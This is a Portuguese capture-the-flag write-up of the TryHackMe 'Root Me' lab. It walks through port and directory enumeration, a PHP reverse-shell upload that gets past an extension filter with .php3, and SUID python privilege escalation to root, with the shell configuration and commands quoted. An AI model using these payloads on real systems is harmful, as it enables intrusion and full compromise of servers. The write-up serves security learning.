Root me – TryHackMe

Dificuldade: fácil

26/03/2026

Sumário

1. Visão Geral 2
2. Reconhecimento 3
3. Exploração 6
4. Escalada de Privilégios 8
5. Conclusão 10
6. Referencias 10

1. Visão Geral

Neste write-up, será apresentada a resolução da máquina “Root Me” (nível fácil) da plataforma TryHackMe. O desafio consiste na exploração de uma aplicação web vulnerável, com o objetivo de comprometer o sistema alvo.

A superfície de ataque principal envolve serviços web expostos, permitindo a identificação de vulnerabilidades que possibilitam o acesso inicial ao sistema. A partir desse ponto, são realizadas etapas de enumeração e exploração para obtenção de acesso, seguidas do processo de escalada de privilégios até alcançar controle total da máquina.

O caminho geral da exploração envolve a identificação de falhas na aplicação web, obtenção de acesso inicial e posterior elevação de privilégios até acesso root.

2. Reconhecimento

A etapa de reconhecimento teve como objetivo identificar serviços expostos e possíveis superfícies de ataque na máquina alvo. A seguir, são descritas as etapas realizadas durante o processo de enumeração.

2.2 Acesso à rede do laboratório

Inicialmente, foi estabelecida uma conexão com a rede do laboratório por meio de uma VPN, permitindo a comunicação com a máquina alvo.




Figura 1 – Conexão VPN

2.3 Identificação do serviço web

Acessando o IP da máquina pelo navegador, foi possível visualizar um site. Isso indicava que havia uma aplicação web rodando, que poderia ser explorada nas próximas etapas.




Figura 2 – Site encontrado

Para uma análise inicial do código-fonte da página, foi utilizado o seguinte comando:

```
Ctrl + U
```

Porém nada da página revelou informações relevantes neste estágio.

2.4 Enumeração de portas e serviços

Após a identificação de um serviço web ativo, tornou-se necessário compreender melhor a superfície de ataque da máquina, especialmente quais portas estavam abertas e quais serviços estavam em execução. Para isso, foi realizado um scan de portas utilizando o seguinte comando:

```
nmap -T4 <TARGET_IP>
```

O scan me permitiu identificar as portas abertas no alvo, revelando serviços potencialmente exploráveis. O nmap realiza essa varredura enviando múltiplas requisições para diferentes portas da máquina, com o objetivo de identificar quais estão abertas e quais serviços estão em execução.
A flag -T4 foi utilizada para acelerar o processo de varredura. Essa opção aumenta a velocidade dos envios de pacotes, tornando o scan mais rápido, porém mais "barulhento", quando comparado a perfis mais lentos como T1, T2 ou T3, que priorizam discrição em detrimento da velocidade.




Figura 3 – Resultado nmap

Com base nos resultados obtidos, foi possível observar a presença dos serviços SSH (porta 22) e HTTP (porta 80). Então, para obter informações mais detalhadas sobre os serviços, incluindo suas versões, utilizei o seguinte comando:

```
nmap -sV -T4 <TARGET_IP>
```

Essa opção me permite identificar as versões dos serviços detectados, informação essencial para a busca de vulnerabilidades conhecidas. A análise dos resultados indicou que o serviço HTTP estava sendo executado por um servidor Apache.




Figura 4 – Resultado nmap com -sV

Com base nisso, realizei uma pesquisa por vulnerabilidades e exploits públicos associados à versão identificada, com o objetivo de encontrar possíveis vetores de exploração.

RISK DESCRIPTION

An attacker can upload malicious files to the server, leading to remote code execution or unauthorized access.

Figura 5- Vulnerabilidade encontrada

Com base nas informações obtidas anteriormente, decidi focar no serviço HTTP, buscando identificar possíveis pontos de entrada na aplicação web.

Para isso, utilizei a ferramenta gobuster, com o objetivo de enumerar diretórios e arquivos ocultos no servidor, técnica comum para descobrir funcionalidades não expostas diretamente na interface da aplicação.

```
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt -x
html
```

Onde:
dir → modo de enumeração de diretórios
-u → URL alvo
-w → wordlist utilizada
-x html → tenta identificar também arquivos com extensão .html

A enumeração de diretórios consiste em enviar várias requisições para diferentes caminhos possíveis dentro do site, com base em uma lista de palavras (wordlist), e observar quais deles retornam uma resposta válida do servidor. Na prática, a ferramenta testa diversos URLs automaticamente e identifica quais realmente existem, permitindo descobrir páginas e recursos ocultos que não estão visíveis na navegação comum. A wordlist utilizada já estava disponível por padrão no Kali Linux, no diretório /usr/share/wordlists/.

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.66.140.87
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              html
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.hta.html            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.html       (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 310] [--> http://10.66.140.87/css/
]
/index.php            (Status: 200) [Size: 616]
/js                   (Status: 301) [Size: 309] [--> http://10.66.140.87/js/]
/panel                (Status: 301) [Size: 312] [--> http://10.66.140.87/pane
l/]
/server-status        (Status: 403) [Size: 277]
/uploads              (Status: 301) [Size: 314] [--> http://10.66.140.87/uploads/]
Progress: 9226 / 9226 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════

┌──(kali㉿kali)-[~]
└─$
```

Figura 6 – Uso do gobuster

Por fim, após a análise dos diretórios e arquivos identificados com o uso do Gobuster, encontrei uma página (http://<IP>/panels) que se destacou por possuir uma funcionalidade de upload de arquivos. Essa característica chamou minha atenção por representar um possível vetor de ataque, já que mecanismos de upload mal implementados podem permitir a inserção de arquivos maliciosos no servidor.




Figura 7 – Site http://<IP>/panels

3. Exploração

Após a confirmação da vulnerabilidade de upload arbitrário de arquivos, precisei obter uma forma de acesso interativo ao sistema alvo. Para isso, escolhi utilizar uma reverse shell em PHP.

Optei por esse tipo de payload pois, durante a análise da aplicação web, observei a presença de arquivos sendo executados em PHP (*index.php*), o que indicava que o servidor interpretava esse tipo de código. Assim, uma reverse shell em PHP seria compatível com o ambiente e teria alta chance de execução.

De forma simples, a reverse shell funciona fazendo com que a máquina alvo se conecte de volta à minha máquina, permitindo que eu execute comandos remotamente. Ou seja, em vez de eu acessar diretamente o alvo, é o próprio servidor que inicia a conexão comigo.

Para isso, utilizei um repositório público contendo um script pronto de reverse shell em PHP. Clonei o repositório para a minha máquina com o seguinte comando:

```
git clone https://github.com/pentestmonkey/php-reverse-shell.git
```

Em seguida, acessei o diretório do projeto:

```
cd php-reverse-shell
```

```
┌──(kali㉿kali)-[~/php-reverse-shell]
└─$ ls
CHANGELOG  COPYING.GPL  COPYING.PHP-REVERSE-SHELL  LICENSE  php-reverse-shell.php  README.md
```

Figura 8 – Diretório do github

E o arquivo principal da shell foi então aberto utilizando o comando:

```
nano php-reverse-shell.php
```

Antes de realizar o upload, foi necessário configurar o código da reverse shell, substituindo o IP e a porta pelos valores da minha máquina (máquina atacante). Essa configuração garante que, quando o arquivo for executado no servidor, ele tente se conectar de volta à minha maquina, estabelecendo uma sessão remota.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = [redacted];  // CHANGE THIS
$port = 1210;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

Figura 9 – Alterações na shell

Durante a tentativa de upload, arquivos com extensão .php não foram aceitos pela aplicação, indicando a presença de mecanismos de validação por extensão.




Figura 10 – Erro no upload .php

Diante disso, testei outras extensões na tentativa de contornar essa restrição. Após o envio bem-sucedido do arquivo por meio da extensão .php3, iniciei um listener, antes da execução do payload, com o objetivo de aguardar a conexão reversa.

Dessa forma, garanti que o listener estivesse ativo antes da execução do arquivo no servidor. Assim, ao executá-lo, foi possível estabelecer com sucesso a conexão reversa com a minha máquina.




Figura 11– Listener na porta escolhida

4. Escalada de Privilégios

Após a execução do payload, foi obtida uma shell no sistema alvo, permitindo o controle remoto do servidor. Nesse momento, já era possível executar comandos, porém com privilégios limitados, utilizando o usuário www-data, que é o usuário padrão de servidores web como o Apache em sistemas Linux. Para explorar o sistema, fui buscando nos diretórios relevantes pertencentes a esse usuário:




Figura 12– Busca de diretórios


Durante a análise dos arquivos disponíveis, foi identificado um arquivo contendo informações relevantes. Ao visualizar seu conteúdo, foi possível obter uma chave de acesso:

```
cat user.txt
```

Com a obtenção dessa informação, iniciou-se a fase de escalada de privilégios, com o objetivo de alcançar acesso administrativo (root) no sistema.

Durante essa etapa, analisei diretórios e arquivos acessíveis em busca de possíveis vetores de escalonamento de privilégios. Em seguida, realizei a busca por arquivos com permissão SUID (Set User ID), uma permissão especial em sistemas Linux que permite que um arquivo seja executado com os privilégios de seu proprietário. Esse tipo de configuração pode ser explorado para a obtenção de acesso elevado. Para isso, utilizei o comando:

```
find / -perm -4000 2>/dev/null
```



```
$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
```

Figura 13–Busca por arquivos SUID

A partir dos resultados obtidos, identifiquei que o binário python estava presente entre os arquivos com permissão SUID e fiz uma pesquisa para verificar possíveis formas de explorar esse binário e encontrei uma técnica que permite a obtenção de uma shell com privilégios elevados por meio do python.

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged | Sudo | SUID | Capabilities

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands directly, e.g., via functions like `exec`, remember to omit the `-p` argument of every `/bin/sh` invocation for distributions where the default shell does not drop SUID privileges.

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Figura 14 – Exploração de binário com permissão SUID em Python

Portanto foi executado o seguinte comando:

```
python -c 'import os; os.system("/bin/bash")'
```

Com a execução desse comando, a exploração do binário com permissão SUID permitiu a obtenção de uma shell com privilégios de administrador (root). Com acesso completo ao sistema, foi possível acessar arquivos restritos e obter a flag final, concluindo com sucesso o comprometimento total da máquina.

Figura 15 – Acesso ao root com flag final

5. Conclusão

A exploração teve início com a fase de reconhecimento, onde foram identificados serviços ativos por meio de varredura de portas. Em seguida, a análise do serviço web e a enumeração de diretórios permitiram descobrir uma funcionalidade de upload vulnerável. A exploração dessa falha possibilitou o envio de uma reverse shell, garantindo acesso inicial ao sistema como usuário limitado. Por fim, a identificação e exploração de um binário com permissão SUID possibilitou a escalada de privilégios para root, permitindo a obtenção da flag final.

6. Referencias

https://pentest-tools.com/vulnerabilities-exploits/apache-httpd-2429-arbitrary-file-upload_1978
https://github.com/pentestmonkey/php-reverse-shell.git
https://gtfobins.org/gtfobins/python/